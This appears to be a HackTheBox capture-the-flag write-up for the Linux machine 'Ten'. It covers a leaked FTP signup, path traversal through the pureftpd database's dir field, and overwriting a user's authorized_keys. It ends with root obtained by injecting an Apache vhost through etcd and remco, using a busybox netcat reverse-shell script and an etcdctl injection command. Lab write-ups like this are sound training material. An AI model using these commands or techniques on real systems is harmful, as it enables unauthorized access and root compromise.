Ten HackTheBox Writeup

SUMMARY
Ten is a Linux machine that only exposes FTP, SSH, and HTTP, but the whole box turns out to hinge on how loosely those first two are wired together. The website advertises free home page hosting, and its signup.php endpoint hands back a freshly created FTP account, a password, and a personal subdomain in plaintext the moment the request is intercepted. That account drops into an empty FTP directory, so a directory and virtual host fuzz is next, turning up info.php and a second host, webdb, sitting behind a MySQL admin panel.
The panel’s Guess Credentials button leaks a working database login, and behind it sits the pureftpd database, the table Pure-FTPd itself uses to authenticate its virtual users. Each row carries a uid, gid, and dir field, and editing that dir field turns out to control exactly where the FTP session lands, no real permission check involved beyond a database constraint that uid has to be above 999. Walking that field with ../ first reaches /var/www/html, then /etc/passwd, and once a real system account, tyrell, is identified, walking it into /home/tyrell/.ssh and dropping an authorized_keys file there is enough to SSH straight in as him.
From tyrell, process enumeration turns up remco, a Go configuration templating tool, watching an etcd backend and rendering Apache virtual host blocks from a /customers key prefix directly into ServerName with no sanitization. Pushing a value containing a newline and a fake </VirtualHost> closes the intended block early and opens an injected one carrying a CustomLog "|/home/tyrell/pwn.sh" common directive, which Apache happily treats as a second, legitimate vhost. The moment remco reloads Apache, the piped log command executes as root, and a reverse shell lands.
PATH TO FOLLOW
- Reconnaissance
- Web Enumeration & FTP Signup Leak
- Directory & Virtual Host Fuzzing
- webdb - MySQL Admin Panel & Guess Credentials
- The pureftpd Database & Virtual Users
- Path Traversal via the dir Field
- Enumerating /etc/passwd for a Real User
- Hijacking tyrell’s .ssh Directory
- Shell as tyrell
- Shell as Root - remco, etcd & Apache Vhost Injection
Let’s get to work

1. Reconnaissance
The nmap scan against Ten shows three open ports: FTP, SSH, and HTTP.
# Nmap 7.98 scan initiated Tue Aug 25 00:53:04 2026 as: /usr/lib/nmap/nmap -sCV -p21,22,80 -oN targeted 10.129.234.158
Nmap scan report for 10.129.234.158
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:98:54:52:d3:7b:ae:32:6a:33:6f:18:a3:5a:27:66 (ECDSA)
|_  256 2e:d5:86:25:c1:6b:0e:51:a2:2a:dd:82:44:a6:00:63 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Page moved.
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The FTP service running Pure-FTPd is the standout, especially paired with a live web server on port 80.
2. Web Enumeration & FTP Signup Leak

The site on port 80 advertises itself as a free home page host, “back after hack”.

Browsing around, the signup.php endpoint offers to create an account by handing it a domain name, promising credentials in return.

Intercepting that request with Burp Suite shows the response contains a freshly generated FTP username, password, and personal subdomain, all in plaintext.

Those credentials work straight away against the FTP service, though the account’s home directory is empty.
3. Directory & Virtual Host Fuzzing
With nothing in the FTP home directory, a directory fuzz against the web root turns up a few more endpoints, including info.php.
ffuf -w /usr/share/seclists/Fuzzing/fuzz-Bo0oM-friendly.txt -u http://ten.vl/FUZZ

info.php is a PHP info page, and it confirms the site’s DOCUMENT_ROOT sits at /var/www/html.
Not much else stands out yet, so a virtual host fuzz is next, and it turns up a new host, webdb, which gets added to /etc/hosts.
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H 'Host: FUZZ.ten.vl' -u http://ten.vl
4. webdb - MySQL Admin Panel & Guess Credentials
Browsing to webdb.ten.vl drops into a login panel for a MySQL admin tool.

What stands out is the Guess Credentials button. Intercepting the request it fires with Burp Suite reveals a working username and password for the local MySQL instance.


Logging in with those credentials shows a single connected database, pureftpd.
5. The pureftpd Database & Virtual Users
Opening the pureftpd database shows a users table listing every FTP account that has been created through the signup form, each with its own uid, gid, and dir field.

Every account gets a default home directory by design, but the interesting question is what happens if that dir field is edited and saved through the Update Data panel.

Reconnecting over FTP as ten-b4fd36b0 with a dir value walked up and back down into /var/www/html confirms it: the account now browses the actual web root.

Uploading a file there is blocked with Permission denied though.

Looking at the uid/gid values stored for the account alongside what info.php reports for the www-data user’s own uid/gid explains why.

6. Path Traversal via the dir Field
Setting the account’s uid and gid to match www-data (33) so it can actually write to /var/www/html fails with a database error.

The pureftpd database enforces a uid_must_be_greater_than_999 constraint, ruling out low, system-reserved UIDs like www-data’s. Read access to /var/www/html still works though, which raises the question of what else the dir field can reach — starting with /etc.

Reconnecting confirms the traversal reaches /etc too, so the next stop is grabbing passwd to look for real system accounts.
ftp> get passwd
7. Enumerating /etc/passwd for a Real User
Reading through the downloaded passwd file turns up a real, interactive user: tyrell.

tyrell has a uid/gid of 1000, comfortably above the 999 constraint, so pointing the dir field at /home/tyrell doesn’t trip the database error this time.


Reconnecting over FTP now lists tyrell’s home directory contents, including a .ssh folder.
8. Hijacking tyrell’s .ssh Directory
Trying to cd directly into .ssh from the FTP client fails with a “Prohibited file name” error.

Walking the dir field itself into /home/tyrell/.ssh through Update Data avoids that restriction entirely, since the FTP server just trusts whatever path is stored.

Reconnecting drops straight into /home/tyrell/.ssh, which already contains an authorized_keys file.

9. Shell as tyrell
Since the directory is writable through this FTP session, generating a local keypair and uploading the public half as authorized_keys overwrites whatever was there.
ssh-keygen -t rsa -f id_rsa -N ""
ftp> put authorized_keys
With the private key in hand, authenticating over SSH as tyrell works immediately.
ssh tyrell@10.129.234.158 -i id_rsa
10. Shell as Root - remco, etcd & Apache Vhost Injection
Enumerating running processes as tyrell turns up /usr/local/sbin/remco running as root.

A quick search shows remco is a lightweight Go configuration management tool that renders local files from templates using data pulled from a backend.

Also visible in the process list is etcd, listening on 127.0.0.1:2379 without authentication.

/etc/remco/config confirms the pairing: remco renders /etc/remco/templates/010-customers.conf.tmpl into /etc/apache2/sites-enabled/010-customers.conf and reloads Apache with systemctl restart apache2.service whenever the etcd backend’s /customers prefix changes.
tyrell@ten:/etc/remco$ cat config
Reading the template itself shows the problem: for every customer key found in etcd, it pastes the stored url value directly into ServerName {{ value_from_etcd }}.ten.vl, with no sanitization at all.
ServerName {{ value_from_etcd }}.ten.vl
Listing the existing customer keys in etcd shows the entries the signup form has been creating all along.
ETCDCTL_API=3 etcdctl --endpoints 127.0.0.1:2379 get "" --prefix --keys-only
A normal value like test just renders as ServerName test.ten.vl, harmless. But a value containing a newline and a fake </VirtualHost> closes the block early and opens a second, attacker-controlled one right after it:
evil
</VirtualHost>
<VirtualHost *:80>
    CustomLog "|/home/tyrell/pwn.sh" common
    ServerName dummy
Apache parses this as two entirely valid VirtualHost blocks — it has no way to know the second one was injected. Dropping a CustomLog directive that pipes to a script turns that injected block into a code execution primitive, since Apache executes the piped command with root privileges as soon as it (re)starts.
First, a small reverse shell script is written and made executable:
tyrell@ten:~$ vi pwn.sh
tyrell@ten:~$ chmod +x pwn.sh#!/bin/bash
busybox nc 10.10.15.248 9000 -e shThen the customer’s url value in etcd is overwritten with the injected vhost block:
ETCDCTL_API=3 etcdctl --endpoints 127.0.0.1:2379 put /customers/ten-1ebaf494/url "$(printf 'evil\n</VirtualHost>\n<VirtualHost *:80>\n\tServerName pwned.ten.vl\n\tCustomLog "|/home/tyrell/pwn.sh" common\n\tServerName dummy')"
As soon as remco picks up the change and reloads Apache, pwn.sh executes as root, and a reverse shell lands.
nc -nlvp 9000
Game over.